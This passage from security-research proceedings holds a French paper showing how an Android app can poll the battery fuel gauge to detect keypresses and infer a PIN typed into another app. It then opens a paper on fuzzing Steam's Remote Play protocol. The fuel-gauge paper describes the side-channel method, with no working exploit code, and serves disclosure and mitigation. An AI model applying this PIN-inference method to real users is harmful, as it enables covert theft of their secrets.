15. Melanie Mitchell. *An introduction to genetic algorithms*. MIT press, 1998.
16. Abhishek Nagar, Karthik Nandakumar, and Anil K Jain. Biometric template transformation : a security analysis. In *Media Forensics and Security II*, volume 7541, pages 237–251. SPIE, 2010.
17. C. Rathgeb and A. Uhl. A survey on biometric cryptosystems and cancelable biometrics. *EURASIP J. on Information Security*, 3, 2011.
18. Andrew BJ Teoh, David CL Ngo, and Alwyn Goh. Personalised cryptographic key generation based on facehashing. *Computers & Security*, 23(7) :606–614, 2004.

Batterie à bord : quand les jauges de carburant dépassent les limites

Vincent Giraud et David Naccache
prénom.nom@ens.fr

DIENS, École Normale Supérieure, Université PSL, CNRS
Ingenico

Résumé. La gestion de l'alimentation est cruciale pour les périphériques embarqués. Cette tâche est complexe en raison des incertitudes liées aux batteries qui les alimentent. Elle est souvent confiée à des circuits intégrés dédiés, appelés *jauges de carburant*, qui sont précis et efficaces, mais peuvent également être utilisés pour des activités malveillantes qui mettent en danger la confidentialité de la plateforme. Dans cet article, nous montrons comment l'isolation inter-applications peut être contournée sur Android, en nous concentrant sur la récupération d'un code personnel d'identification entré sur un autre processus.

1 Introduction

La vaste majorité des périphériques autonomes embarquent des batteries à base de lithium. Ces batteries offrent une grande densité d'énergie et une faible auto-décharge, sans effet mémoire. Cependant, leur comportement est difficile à analyser et à prévoir. La tension à leurs bornes n'est pas proportionnelle au niveau d'énergie restant, leur décharge est influencée par la consommation versatile et dynamique de la plateforme, la température et leur âge, et leur capacité totale est également influencée par ces paramètres. Pour ces raisons, la gestion de l'énergie sur un système embarqué est particulièrement complexe. De plus, les attentes des utilisateurs finaux ont augmenté ces dernières années, il n'est plus considéré acceptable de ne connaître son niveau de charge qu'au quart près, on attend une estimation au pourcentage près.

Assumer cette responsabilité peut donc représenter un fardeau, qui requiert bien du temps et du savoir-faire. Une possibilité est d'implémenter les opérations et les modélisations nécessaires au niveau du système d'exploitation, ou en tout cas de viser une exécution sur le processeur central. Or ce parti pris implique une charge supplémentaire afin que les calculs et les estimations puissent s'exécuter sur un composant déjà fortement sollicité. De plus, il est compliqué d'obtenir certaines mesures de manière fidèle depuis ce milieu : par exemple, la captation de la température sera

alors plus influencée par le calculateur lui-même que par la batterie. Avec cette implémentation, il devient également plus difficile d'estimer la qualité et l'âge de la source d'énergie. Enfin, ces défis s'accentuent si on doit gérer plusieurs batteries distinctes et séparées.

Afin de faciliter cet aspect, beaucoup de concepteurs de périphériques embarqués incluent des jauges de carburant.[1] Il s'agit de circuits intégrés qui sont dédiés à l'analyse et au suivi des métriques autour de la source d'énergie. Cela inclut, sans s'y restreindre, la tension de la source, le courant prélevé ou injecté vers elle, et la température. Pourtant digne d'intérêt dans le domaine de la sécurité, un aspect ignoré de ces composants est leur précision remarquable [3]. Cet avantage leur permet de produire leur autre fonctionnalité phare, l'estimation de l'âge, de la charge ou de la santé de la batterie.




Fig. 1. Schéma représentant l'implémentation typique d'une jauge de carburant dans un système embarqué.

Ces circuits intégrés libèrent donc les concepteurs de périphériques et les développeurs de systèmes d'exploitation des responsabilités liées à la source d'énergie. Ils apportent des mesures plus réalistes car prélevées plus proche de la cible, et prennent en charge le calcul et l'algorithmique qui en découlent. Les logiciels destinés au système sur puce n'ont plus qu'à requêter les métriques ou données désirées ; ces demandes et leurs

[1] Désignées par *fuel gauge* en anglais. L'appellation *compteur coulomb* existe en français mais néglige la vaste majorité des fonctionnalités proposées par ces composants.

réponses transiteront via un lien série reliant la jauge de carburant et le système principal, comme illustré dans la figure 1. Ce canal correspond souvent à un bus de communication I^2C, géré par un pilote vivant dans l'espace noyau.

Cette délégation de responsabilité a notamment lieu dans des ordiphones, mais aussi dans des tablettes, et des consoles de jeu vidéo portables. Les jauges de carburant étant des circuits intégrés chers, on notera cependant qu'elles concernent essentiellement les produits visant le marché haut de gamme. Ceux destinés à une offre de prix plus contenue se contentent généralement de mesures et d'estimations peu précises.

Présence de jauge de carburant Avant achat, il est impossible de déterminer si un téléphone ou une tablette est équipé d'une jauge de carburant : la présence ou non de ce composant n'est pas indiquée sur les fiches techniques ou sur la documentation fournie par les constructeurs. Après achat, il est possible de vérifier sa présence en inspectant visuellement son circuit imprimé pour le trouver ou non. Sur Android, on peut logiciellement déterminer l'existence de cet outil dans le système via un terminal, en sondant les équipements liés à l'alimentation, sans nécessairement être root :

```
$ ls -a /sys/class/power_supply
```

Dans la liste résultante, on repère ainsi souvent des jauges de carburant dans la gamme Nexus et Pixel de Google, notamment dans le Pixel 6, où l'on reconnaît dans ce cas particulier le périphérique `maxfg` (`max` pour la marque Maxim Integrated, `fg` pour *Fuel Gauge*) :

```
battery
dc
gcpm
gcpm_pps
main-charger
maxfg
pca9468-mains
tcpm-source-psy-i2c-max77759tcpc
usb
wireless
```

1.1 Contexte logiciel : le cas d'Android

Le système d'exploitation Android repose sur un noyau Linux, avec un environnement utilisateur radicalement différent de celui habituellement trouvé dans les distributions conventionnelles sur ordinateurs. Un choix

décisif dans la conception d'Android a été d'assigner à chaque application un utilisateur Unix différent, permettant ainsi au système d'exploiter entre les applications l'isolation traditionnellement imposée entre les utilisateurs. Le module SELinux est déployé à partir de la version 4.3 pour renforcer cette politique. En dehors de l'espace noyau, au-dessus d'une couche minimale de bibliothèques et d'exécutables natifs, Zygote fait office de processus modèle pour l'instanciation d'applications : à chaque demande de la sorte, il se fork et change l'utilisateur associé au processus enfant pour respecter le paradigme évoqué. Les couches d'abstraction présentes sur un système Android sont illustrées de manière simplifiée dans la figure 2.




Fig. 2. Schéma d'abstraction simplifié d'un système Android

Ainsi, au niveau applicatif, les interactions entre applications sont limitées. En réalité, elles ne sont pas possibles directement ; et on peut éventuellement négocier des communications ou appels via Binder, le gestionnaire de communication inter-processus spécifique à Android. C'est ce composant qui prend en charge les appels entre services et activités, aspect cardinal dans ce système d'exploitation.

Si les accès horizontaux 1 sont régis par des règles claires, c'est moins le cas des interactions verticales 2, où une application sollicite des ressources matérielles présentes sur la plateforme. Dans le cas de téléphones et de tablettes, celles-ci peuvent notamment inclure des périphériques comme un luxmètre, un accéléromètre, un gyroscope, un microphone, et une ou

plusieurs caméras. La politique d'accès aux fonctionnalités associées est versatile, puisqu'elle est différente en fonction de la nature de la ressource, et du type d'interaction souhaitée. De plus, elle a souvent changé avec les versions d'Android, et elle peut être influencée par le constructeur de la plateforme. Exploiter ces ressources matérielles implique souvent de découvrir ce qu'on a le droit de faire avec un en particulier, sur un environnement précis.

L'accès au suivi énergétique est régi selon cette logique. L'éventualité d'un risque reposant dessus nous a alors incité à explorer cette voie.

1.2 Problématique

De par leur possible présence dans une brique essentielle des systèmes embarqués, il convient de procéder à une analyse de risques concernant les jauges de carburant. L'état de l'art de l'évaluation de la sécurité autour de ces circuits intégrés est inexistant. Tout porte à penser que les risques d'atteinte au matériel sont inexistants puisque ces composants n'ont pas de pouvoir de contrôle sur l'approvisionnement en électricité : ils sont à distinguer des *Power management integrated circuits*, ou PMICs. Les jauges de carburant pouvant exposer des mesures particulièrement précises, il convient plutôt d'étudier les risques vis-à-vis de la confidentialité, notamment sur des plateformes comme les téléphones et les tablettes, pouvant contenir une quantité substantielle d'informations personnelles.

2 Analyse des risques théoriques

2.1 Intégration des jauges de carburant dans les systèmes Android

Le service système `BatteryManager` existe depuis les débuts d'Android. Au commencement, il permettait seulement de connaître le statut de la batterie vis-à-vis de sa santé (`GOOD`, `OVERHEAT`, `DEAD`, `OVER_VOLTAGE`...) ou de son utilisation (`CHARGING`, `DISCHARGING`, `FULL`...), ainsi que, si applicable, la source de chargement (`USB` ou `AC`). Il s'est étoffé au fur et à mesure du temps, jusqu'à accueillir, dans la version 5.0 (dite *Lollipop*), des constantes afin de former des requêtes pouvant être redirigées vers une jauge de carburant.[2] On trouve notamment `CURRENT_NOW` pour obtenir le courant instantané entrant ou sortant de la batterie en microampères,

[2] `https://android.googlesource.com/platform/frameworks/base/+/refs/heads/lollipop-release/core/java/android/os/BatteryManager.java`

`CAPACITY` pour la capacité restante en pourcentage, et `ENERGY_COUNTER` pour l'énergie restante en nanowatt-heures.

Techniquement, une application, durant son exécution, peut invoquer le service `BatteryManager` et lui requêter n'importe lequel de ces attributs. Les informations en question seront récupérées en sondant les couches d'abstractions inférieures, et peut-être en consultant la jauge de carburant. Dans un premier temps, nous avons cherché à savoir si un contrôle était appliqué dans une des couches du système. La configuration de SELinux n'applique pas de restriction à ce sujet, bien qu'elle pourrait légitimement le faire. D'autres couches particulièrement portées à ce type de modération seraient celles du cadriciel Android en Java, ou de la machine virtuelle ART ; or il n'y a pas ici non plus de telle mesure. Comme on peut s'y attendre, les exécutables et bibliothèques natives présents sur le système n'y procèdent pas également. Après vérification sur la version 12 et antérieures, nous pouvons confirmer qu'Android ne bloque pas ces requêtes, quelles qu'elles soient, et quelle que soit l'application cliente.

Ce point peut d'ores et déjà représenter un problème pour l'utilisateur final, puisqu'il ne peut pas s'opposer au partage de ces informations. Lorsqu'une application met en place les moyens techniques pour les récupérer, fût-ce à des fins légitimes telles que l'économie d'énergie, on peut alors s'interroger sur l'utilisation réelle qui en est faite. L'entreprise Uber, cible de telles suspicions en 2016, a dû publiquement démentir ce genre d'exploitation.[3]

Accessoirement, notons également que certains navigateurs web permettent aux codes Javascript livrés par les sites de consulter le statut de la batterie et sa charge, via une interface du même nom, `BatteryManager`. Le moteur Javascript transmet ensuite la demande en suivant la même procédure qu'une autre application.

Un autre aspect nécessitant une attention particulière est la possibilité de capturer ces mesures en tout temps, y compris lorsque d'autres applications sont utilisées, ou lorsque le téléphone est en veille. Depuis Android 9 (dit *Pie*), il existe une permission `FOREGROUND_SERVICE`,[4] exigée par le gestionnaire d'activités lorsqu'une application demande à exécuter une tâche normalement en arrière plan. Comme la précédente, celle-ci est accordée sans sollicitation de l'utilisateur. Cependant, son obtention implique

[3] `https://www.numerama.com/tech/170949-uber-sait-que-que-vous-paierez-plus-cher-si-votre-batterie-est-faible.html`

[4] `https://android.googlesource.com/platform/frameworks/base/+/refs/heads/pie-release/services/core/java/com/android/server/am/ActiveServices.java`

d'avoir une notification présente au sein de la liste dédiée à cet effet, dans l'interface graphique du système. On trouve aujourd'hui de nombreuses applications qui nécessitent une notification permanente, afin de ne pas se voir sacrifiées par l'économiseur de batterie, ou pour pouvoir recevoir directement des communications sans passer par les services de Google. On peut ainsi envisager une usurpation, où une application présumément destinée au clavardage ou au jeu vidéo sonderait surtout, en réalité, la jauge de carburant en arrière-plan.

La considération venant ensuite consiste à évaluer la fréquence avec laquelle la jauge de carburant peut-être consultée. À partir d'Android 12, on constate dans le cadriciel Java l'apparition de la permission `HIGH_SAMPLING_RATE_SENSORS`.[5] Celle-ci a pour intention de limiter les scrutations au-delà de 200 Hz. Or, puisqu'il s'agit d'une permission normale, elle peut être réclamée sans avertissement visuel auprès de l'utilisateur. De plus, elle ne concerne de toute façon pas les jauges de carburant, comme le montre l'extrait présent en listing 1. Dans les versions antérieures à 12, cette mesure n'existe pas.

Listing 1: Extrait du gestionnaire de capteur système d'Android à partir de la version 12.

```
/**
 * Checks if a sensor should be capped according to
 ↪  HIGH_SAMPLING_RATE_SENSORS
 * permission.
 *
 * This needs to be kept in sync with the list defined on the native side
 * in frameworks/native/services/sensorservice/SensorService.cpp
 */
private boolean isSensorInCappedSet(int sensorType) {
    return (sensorType == Sensor.TYPE_ACCELEROMETER
            || sensorType == Sensor.TYPE_ACCELEROMETER_UNCALIBRATED
            || sensorType == Sensor.TYPE_GYROSCOPE
            || sensorType == Sensor.TYPE_GYROSCOPE_UNCALIBRATED
            || sensorType == Sensor.TYPE_MAGNETIC_FIELD
            || sensorType == Sensor.TYPE_MAGNETIC_FIELD_UNCALIBRATED);
    }
```

En pratique, on constate que si Android transmet effectivement aussi rapidement qu'il le peut les requêtes de mesure, beaucoup de relevés consécutifs retournent la même valeur. On trouve l'explication dans la conception même des jauges de carburant : pour chaque métrique, elles contiennent un registre physique qui est mis à jour avec une certaine

[5] https://android.googlesource.com/platform/frameworks/base/+/refs/heads/android12-release/core/java/android/hardware/SystemSensorManager.java

fréquence. Si rien (à part les limites du lien série) n'empêche de scruter aussi rapidement qu'on le souhaite, les données relevées seront limitées par cette fréquence variant avec le modèle de circuit intégré. Sur le marché, on peut trouver des rafraîchissements autour de 4 et 10 Hz, ce qui disqualifie entre autres les attaques visant l'exécution de code cryptographique : l'attaque présentée dans [8] nécessite par exemple des mesures à l'échelle de la microseconde. Ces fréquences laissent néanmoins à portée les exploitations malveillantes sur les utilisations à vitesse humaine. On notera par ailleurs que même si la permission `HIGH_SAMPLING_RATE_SENSORS` mentionnée précédemment s'appliquait aux jauges de carburant, elle demeurerait inutile de par cette limitation inhérente au matériel.

2.2 État de l'art des exploitations de fuites d'information

La catégorie d'attaque la plus judicieuse dans ce cadre est celle des attaques par canaux auxiliaires. Elles reposent sur l'exploitation d'information provenant du fonctionnement du système, plutôt que sur des failles de conception, de spécification ou de protocole. Un exemple fondateur est la récupération de secrets pour Diffie-Hellman, RSA ou DSS en se basant sur les temps d'exécution [8]. En ce qui concerne les codes d'identification personnels, une attaque se basant sur les émissions électromagnétiques durant la vérification d'une séquence est présentée dans [9]. Sur les plateformes visées, les jauges de carburant offrent le potentiel d'exploiter un canal auxiliaire majeur, la consommation en temps réel, sans nécessiter d'équipement additionnel.

La saisie de code PIN sur téléphone a déjà été visée de plusieurs manières. Dans [4] et [11], elle est espionnée sur Android 2, via les capteurs de mouvement ou de rotation, et nécessite des données d'entraînement. Cette technique sera poussée dans [2], où les auteurs fusionnent les relevés sur plusieurs capteurs différents et de natures variées, en nécessitant encore un entraînement, présumément sur Android 5 ou 6. L'article [6] explique une technique d'espionnage applicable lorsque le téléphone est en train de charger via le lien USB : du matériel de captation spécifique, branché sur la ligne, intercepte le courant et infère la position des touchers à l'aide d'un réseau de neurones convolutifs, lui aussi entraîné mais uniquement par l'attaquant.

En exploitant les jauges de carburant, nous voulons proposer une attaque de code numérique ne nécessitant ni entraînement, ni scrutation d'une grande variété de capteurs embarqués.

2.3 Risques identifiés

En conséquence de cette intégration délétère des jauges de carburant, on identifie trois risques :

— Un premier mettant à mal la vie privée. Un attaquant peut journaliser à la seconde près des événements tels que l'utilisation ou non du téléphone, l'activation ou désactivation de connectivité sans fil, la réception ou émission de communication, etc.

— Un second créant un canal de communication caché sur la plateforme : les relevés de consommation en temps réel. On a vu qu'il serait accessible en lecture par toutes les applications. Il faut également considérer que tous les acteurs ont *de facto* un droit inaliénable à l'écriture dessus, puisque chacun peut, de par son exécution, provoquer une consommation moindre ou supplémentaire. Ainsi, par exemple, une application `A`, ayant accès à des données sensibles mais pas au réseau, pourrait les transmettre, au moyen de certaines techniques de modulation de signal, à une application `B`, pouvant accéder au réseau mais pas aux contenus sensibles.

— Un troisième, visant particulièrement les implémentations de solutions sécurisées : sur beaucoup de jauges de carburant, la fréquence de rafraîchissement, bien que basse, est du même ordre de grandeur que les interactions humaines. On peut alors redouter la récolte d'information durant l'entrée d'une donnée secrète.

Dans la suite de cet article, nous viserons en particulier le dernier, afin de récupérer un code d'identification personnel (PIN), destiné à un autre processus.

3 Exemple de récupération d'informations sensibles via la jauge de carburant

3.1 Moyens d'essai

Pour prototyper cette attaque, nous avons donc exploité les versions d'Android entre 9 et 12. Tout porte à penser que viser des versions antérieures ne posera aucun obstacle, hormis l'absence du support standard des jauges de carburant avant *Lollipop*. Dans cette section, nous nous focaliserons sur les appareils des gammes Nexus et Pixel de Google. Les essais se sont déroulés sans et avec un câble USB branché sur le plateforme. Dans le premier cas, la jauge de carburant retourne des valeurs négatives pour la consommation de courant instantanée (l'énergie sort de la batterie), dans le second, le courant de charge est assez stable pour ne pas remettre en

cause l'attaque, et on obtient des valeurs positives si le système consomme moins qu'il n'absorbe via le câble (il y a plus d'énergie qui rentre dans la batterie que ce qui en sort).

Tout d'abord, nous avons développé une simple application cible. Celle-ci, visible en figure 3, contient un champ attendant un code PIN, provoquant ainsi, lorsque touché, l'apparition d'un pavé numérique virtuel. Le besoin de confirmer son entrée avec une touche de validation dans l'angle de l'écran facilite une attaque temporelle, où l'on se base sur le laps de temps entre chaque appui. Par ailleurs, on constate que souvent, le pavé n'est pas exactement carré : la distance entre les touches 1 et 3 n'est pas la même que celle entre les touches 1 et 7. Ce facteur peut légèrement jouer en faveur de l'attaquant également. On notera surtout le fait que, dans la configuration de sortie d'usine de quasiment tous les téléphones, l'appui sur une touche provoque une vibration. Cette action ne peut être effectuée que par un composant mécanique nécessitant une énergie substantielle pour être activé, à savoir un moteur ou un électro-aimant. Elle représente donc forcément un agent aggravant dans cette situation.





Fig. 3. Capture d'écran de l'application cible.

Dans un second temps, nous avons développé une application dédiée à l'attaque. En son sein, nous déclarons un service Android pour pouvoir scruter à notre souhait la jauge de carburant sans encombrer le processus dédié à l'interface, et surtout afin de pouvoir le faire malgré le changement

d'activité au premier plan, ou malgré la mise en veille du téléphone. Au fur et à mesure que l'on accumule des relevés énergétiques, on les gardera dans la mémoire tant que l'on sera en train de les consulter : essayer de les extraire en temps réel via un lien Android Debug Bridge (ADB) filaire ou pire, non filaire, risquerait d'amoindrir le rapport signal sur bruit. À des fins didactiques, on affichera ici directement un graphe exposant les mesures récoltées. Enfin, l'unique métrique sur laquelle nous nous baserons est la consommation de courant instantanée : la tension, la température ou la charge restante, bien que précises, ne seront pas utiles.

3.2 Résultats



(a) (b) (c)

Fig. 4. Captures d'écran de l'application en charge de l'attaque.

La figure 4(a) illustre une séquence où l'on a le doigt posé sur la dalle tactile entre les mesures 12 500 et 22 500, dénombrées sur l'axe des abscisses. La variance accrue vers le bas dans cette région indique que les jauges de carburant sont bien en mesure de détecter le delta de consommation électrique d'un téléphone ou d'une tablette lorsqu'on touche l'écran, y compris sans vibration. Utiliser un périphérique dont la dalle tactile est fissurée mais fonctionnelle ne change pas ce résultat. La courbe baisse lors des touchers car la consommation augmente durant ces instants

(il y a donc plus de courant qui sort de la batterie). Si on devine que ce différentiel de consommation est dû au phénomène physique en jeu sur les technologies capacitives, on peut également supputer qu'un traitement logiciel nécessaire pour gérer ce mode d'entrée soit également responsable.

Sur la capture de la figure 4(b), on peut voir une séquence typique correspondant à une saisie de code à 4 chiffres, avec validation. L'enclenchement de la vibration à chaque appui rend le relevé évident : on voit clairement à l'œil nu les pics correspondant à chaque entrée. Dans ce cas-là, il n'est donc pas nécessaire de déployer des techniques d'analyse de signal pour mener l'attaque. Cependant, la faible fréquence d'actualisation des jauges de carburant nous fait manquer de précision pour mener une attaque temporelle.

La capture de la figure 4(c) illustre le même jeu de donnée que sur celle du milieu, mais où l'on a agrandi les deux premiers pics. Les trois courbes concentrées au bas de l'écran correspondent aux relevés gyroscopiques, également prélevés. Ceux-ci peuvent nous permettre d'affiner les points de contact temporels : sous un pic énergétique, on peut retenir les points où les dérivés des trois axes de rotation atteignent zéro au même instant après une variation.

Une fois les délais entre les entrées précisément identifiés, on peut mener une attaque temporelle sur code. Nous avons développé un algorithme récursif et déterministe, qui, en fonction des laps de temps, déroule en partant de la fin l'arbre des codes possibles, comme illustré en listing 2. Fonctionner à l'envers est plus efficace puisque l'on sait qu'il est nécessaire pour l'utilisateur de confirmer son code en appuyant sur la touche de validation qui se situe à une position connue. On peut alors déterminer les numéros les plus susceptibles d'avoir été touchés juste avant, et ainsi de suite. De cette manière, dans l'arbre des codes possibles obtenu, la touche de validation représente la racine, et le premier chiffre des numéros considérés se situent aux extrêmités. Conceptuellement parlant, cette méthode est proche de celle présentée dans [5].

L'état de l'art montre que l'analyse temporelle peut fournir de bons résultats via l'exploitation de plusieurs techniques possibles, souvent appliquées aux bips sonores émis par les claviers numériques physiques. Dans [7], les codes PIN sont devinés en faisant usage de modèles de Markov cachés, alors que dans [10], l'utilisation de techniques d'apprentissage automatique est préférée. Dans tous les cas, quantifier les chances de succès ou la réduction du nombre de codes PIN possibles est compliqué, puisque ces valeurs dépendent des secrets eux-mêmes : une grande variabilité dans la distance entre les touches facilite l'attaque, alors qu'une homogénéité

la complique. Enfin, une réduction supplémentaire de l'espace des codes restant peut être obtenue en faisant une étude cinématique des relevés gyroscopiques, de toute façon récoltés pour affiner les pics. Par exemple, la légère rotation du périphérique nécessaire pour appuyer sur la touche 1 est différente de celle correspondant à l'appui sur la touche 0 : ce biais peut notamment aider à choisir le premier chiffre le plus probable.

Listing 2: Exemple de sortie de l'algorithme développé. Les codes proposés sont à l'envers, et la touche 10 correspond à la touche de validation utilisée en fin d'entrée.

```
(arbre '(2.52 2.01 2 1.74) (cons '(10) '()) 0)
=> ((((((10 6 8 2 3) (10 6 8 2 1))) (((10 6 2 8 9) (10 6 2 8 7))))))
```

3.3 Discussion

Dans ce travail nous avons démontré l'existence concrète d'un risque pour la confidentialité sur de nombreuses plateformes basées sur Android. Elle a été illustrée avec un exemple touchant à la récupération d'un code personnel, mais il convient de ne pas négliger ce danger en général, qui recouvre notamment l'espionnage d'activité et l'établissement ainsi que l'exploitation d'un canal de communication caché. Si un environnement logiciel est destiné à accueillir des contenus exécutables provenant de divers acteurs tiers, le concepteur du système doit accorder une attention particulière à l'intégration d'une jauge de carburant. La délégation de responsabilité vis-à-vis de la gestion de l'énergie peut en effet amener des considérations de sécurité additionnelles.

De même, si cet article a abordé essentiellement le cas d'Android de par sa vaste présence aujourd'hui, le risque présenté n'a rien de spécifique à ce système d'exploitation. Il existe sur le marché des périphériques exploitant une jauge de carburant à l'aide d'environnements différents. C'est notamment le cas de la Nintendo Switch, reposant sur un noyau FreeBSD, et bénéficiant d'un tel circuit intégré dans le cadre de sa gestion des batteries.

On peut aisément prendre en compte ce danger lorsqu'on maîtrise la plateforme et son système d'exploitation, puisqu'il suffit dans ce cas d'agir sur la politique de sécurité régissant les accès à de tels composants. Cette approche a été appliquée dans [1] pour réguler l'accès aux capteurs en général, au moyen de modifications sur les bibliothèques système natives, et sur les applications avant leur installation. La mitigation est cependant bien plus complexe lorsque l'on est un acteur n'ayant accès qu'à la couche

applicative, tel un développeur tiers. Une telle sécurisation de son processus sensible représente alors une tâche inédite, où l'on ne peut plus se reposer sur l'isolation inter-applications. De plus, la lutte contre les attaques par canaux auxiliaires est particulièrement complexe lorsqu'on travaille avec du code intermédiaire généré à partir de sources Java ou Kotlin, comme c'est majoritairement le cas sur Android. Ces travaux sont actuellement en cours d'étude.

4 Conclusion

Dans cet article, nous avons vu que certains périphériques autonomes embarquent une jauge de carburant et que celle-ci, de par ses capacités, peut impliquer des risques vis-à-vis de la confidentialité. Nous avons montré que leur inclusion dans le système Android y était vulnérable, en mettant en place une des exploitations possibles, à savoir l'espionnage de secret. Puisque ce danger vient contredire une garantie d'isolation normalement fournie par l'environnement, il entraîne des conséquences lourdes sur la production d'applications sensibles. Il devient alors nécessaire, pour les développeurs tiers, d'adopter des mesures et précautions. Ces solutions sont aujourd'hui à l'étude.

Remerciements

Les auteurs souhaitent remercier Guillaume Bouffard, de l'Agence Nationale de la Sécurité des Systèmes d'Information (ANSSI), pour son accompagnement et son support tout au long de ce travail.

Références

1. Xiaolong Bai, Jie Yin, and Yu-Ping Wang. Sensor guardian : prevent privacy inference on android sensors. 2017. https://doi.org/10.1186/s13635-017-0061-8.
2. David Berend, Bernhard Jungk, and Shivam Bhasin. There goes your PIN : Exploiting smartphone sensor fusion under single and cross user setting. 2017. https://eprint.iacr.org/2017/1169.
3. Mahmoud A. Bokhari, Yuanzhong Xia, Bo Zhou, Brad Alexander, and Markus Wagner. Validation of internal meters of mobile android devices, 2017. http://arxiv.org/abs/1701.07095.
4. Liang Cai and Hao Chen. TouchLogger : Inferring keystrokes on touch screen from smartphone motion. 2011.
5. Matteo Cardaioli, Mauro Conti, Kiran Balagani, and Paolo Gasti. Your PIN sounds good ! on the feasibility of PIN inference through audio leakage. http://arxiv.org/abs/1905.08742, 2019. Number : arXiv :1905.08742.

6. Patrick Cronin, Xing Gao, Chengmo Yang, and Haining Wang. Charger-surfing : Exploiting a power line side-channel for smartphone information leakage. 2021.
7. Denis Foo Kune and Yongdae Kim. Timing attacks on PIN input devices. In *Proceedings of the 17th ACM conference on Computer and communications security*. Association for Computing Machinery, 2010. https://doi.org/10.1145/1866307.1866395.
8. Paul C. Kocher. Timing attacks on implementations of diffie-hellman, rsa, dss, and other systems. In *Advances in Cryptology — CRYPTO '96*, 1996.
9. Hélène Le Bouder, Thierno Barry, Damien Couroussé, Jean-Louis Lanet, and Ronan Lashermes. A Template Attack Against VERIFY PIN Algorithms. In *SECRYPT 2016*, 2016. https://hal.inria.fr/hal-01383143.
10. Sourav Panda, Yuanzhen Liu, Gerhard Petrus Hancke, and Umair Mujtaba Qureshi. Behavioral acoustic emanations : Attack and verification of PIN entry using keypress sounds. 2020.
11. Zhi Xu, Kun Bai, and Sencun Zhu. TapLogger : inferring user inputs on smartphone touchscreens using on-board motion sensors. In *Proceedings of the fifth ACM conference on Security and Privacy in Wireless and Mobile Networks*, WISEC '12, 2012. https://doi.org/10.1145/2185448.2185465.

Bug hunting in Steam: a journey into the Remote Play protocol

Valentino Ricotta
valentino.ricotta@thalesgroup.com

Thalium

Abstract. Valve, the company behind the widespread videogame platform *Steam*, released in 2019 a feature called *Remote Play Together*. It allows sharing local multiplayer games with friends over the network through streaming.

The protocol associated with the Remote Play technology is elaborate enough to lead to stimulating attack scenarios, and its surface has scarcely been ventured in the past.

This paper covers the reverse engineering of the protocol and its implementations within Steam (client and server). Then, it presents a dedicated fuzzer and a few bugs that have been discovered thanks to it, some of which were exploitable.

1 Introduction

1.1 Context and target

More than a billion people around the world play online videogames on various platforms: Windows, Linux, macOS, Android, iOS, gaming consoles, VR headsets and more.

Online multiplayer games are also massive binaries with a large attack surface (network, gaming logic, graphics, sound, maps...). They are thus great targets for remote hackers, who can seek to exploit vulnerabilities in game clients or servers to fulfill various purposes: cheating, harvesting credentials, spreading malwares, cryptomining, or even targeted surveillance.

Valve is a well-known game developer, editor and publisher. They run a bug bounty program on HackerOne with a lot of public reports [7] that can give great inspiration for attack surfaces and exploitation techniques related to their products. They also developed the *Steam* software, which is the most widely used video game platform.[1] It centralizes and distributes dozens of thousands of games, along with many features (social networking, game integration, marketplaces...).

[1] In 2022, Steam gathered more than 50M daily active users [3].

